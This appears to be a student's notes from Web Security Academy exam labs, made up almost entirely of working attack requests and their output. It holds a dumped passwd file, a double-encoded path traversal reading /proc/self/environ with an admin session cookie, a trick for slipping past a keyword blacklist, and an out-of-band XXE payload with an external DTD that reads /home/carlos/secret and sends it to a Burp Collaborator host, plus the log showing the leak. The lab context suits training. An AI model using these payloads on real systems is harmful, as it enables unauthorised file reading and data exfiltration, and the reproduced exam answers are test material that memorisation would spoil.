sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
peter:x:2001:2001::/home/peter:/bin/bash
carlos:x:2002:2002::/home/carlos:/bin/bash
user:x:2000:2000::/home/user:/bin/bash
elmer:x:2099:2099::/home/elmer:/bin/bash
dnsmasq:x:101:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
messagebus:x:102:101::/nonexistent:/usr/sbin/nologin
systemd-network:x:103:104:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:104:105:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
postgres:x:105:108:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
avahi:x:106:110:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
geoclue:x:107:112::/var/lib/geoclue:/usr/sbin/nologin
```

GET
/admin/adminimg?imagefile=..%252f..%252f..%252f..%252f..%252f..%252f..%252f..%252f/proc/self/env
iron



```
GET /admin/adminimg?imagefile=..%252f..%252f..%252f..%252f..%252f..%252f..%252f..%252f/proc/self/environ HTTP/1.1
Host: acae1fb21f6ecd27c0c901c8002200ea.web-security-academy.net
Cookie: _lab=
47%7cMC0CFQCEBHOIEEL70DTt8bhh6kV2u6ZFQQIUdSXzLZzL2gNvnVz3ludPUsLE723PreIleD0aCUr8SWdgqF51ZZh3WFTR%2bLe31OhRuu4GSn%2bV
yDp5PwvFblvezJ8eCDbWSFEQSjEUIOBBKkTfcK%2bMR8L5rlWZRuS1U1t4TFBiqczVnDlB; session=
%7b%22username%22%3a%22administrator%22%2c%22isloggedin%22%3atrue%7d--MC0CFED1%2b7C2bBsWt1GtHzciTdHAZJlwAhUAltSIz%2fE
5%2bn5Ka17LJlojrgzddPo%3d
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:94.0) Gecko/20100101 Firefox/94.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Dnt: 1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Te: trailers
Connection: close
```

```
HTTP/1.1 200 OK
Content-Type: image/jpeg
Connection: close
Content-Length: 975

SUDO_GID=0USER=carlosHOSTNAME=33d5ccec293aUSE_FAKE_TIME_SOURCE=falseSHLVL=1HOME=/home/carlosECS_ENGINE_TASK_CLEANUP_W
AIT_DURATION=1mAWS_EXECUTION_ENV=AWS_ECS_EC2HEARTBEAT_PERIOD_SECONDS=30SUDO_UID=0LOGNAME=carlos_=/usr/bin/sudoECS_CON
TAINER_METADATA_URI_V4=http://169.254.170.2/v4/44713235-adf2-4f4d-986e-a5e083957baaUSERNAME=carlosTERM=unknownECS_CON
TAINER_METADATA_URI=http://169.254.170.2/v3/44713235-adf2-4f4d-986e-a5e083957baaPATH=/usr/local/sbin:/usr/local/bin:/
usr/sbin:/usr/bin:/sbin:/bin:/snap/binLOGGING_LEVEL=INFOSUDO_COMMAND=/bin/java
--add-opens=java.xml/com.sun.org.apache.xalan.internal.xsltc.trax=ALL-UNNAMED
--add-opens=java.xml/com.sun.org.apache.xalan.internal.xsltc.runtime=ALL-UNNAMED
--add-opens=java.base/java.util=ALL-UNNAMED -jar /jars/lab-exam-snapshot.jar exam
hotCONTAINER_CLIENT=AWSSHELL=/bin/bashFORBIDDEN_HEARTBEAT_THRESHOLD=4SUDO_USER=rootLAB_SERVER_PORT=6789LAB_ENVIRONMEN
T=EXAMJAVA_HOME=/usr/javaPWD=/var/www/images
```

Blacklisting the word “secret” – double encode it


Example 3

File to upload

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [<!ENTITY % xxe SYSTEM "https://exploit-acba1f891fe780e3c09f0a9f01d000be.web-security-academy.net/exploit.dtd"> %xxe; ]>
<users>
<user>
<username>Example1</username>
<email>example1@domain.com</email>
</user>
<user>
<username>&xxe;</username>
<email>example2@domain.com</email>
</user>
</users>
```

Exploit server code

```
<!ENTITY % file SYSTEM "file:///home/carlos/secret">
<!ENTITY % eval "<!ENTITY &#x25; exfil SYSTEM
'http://435nnpyidat3bzow2cb42ig7iyoucj.burpcollaborator.net/?x=%file;'>">
%eval;
%exfil;
```



```
14    2021-Nov-19 01:37:34 UTC    HTTP    435nnpyidat3bzow2cb42ig7iyoucj
```

```
GET /?x=qIAhuggNjLjlKm9uC7QVaKt4dSez93Xo HTTP/1.1
User-Agent: Java/12.0.2
Host: 435nnpyidat3bzow2cb42ig7iyoucj.burpcollaborator.net
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive

```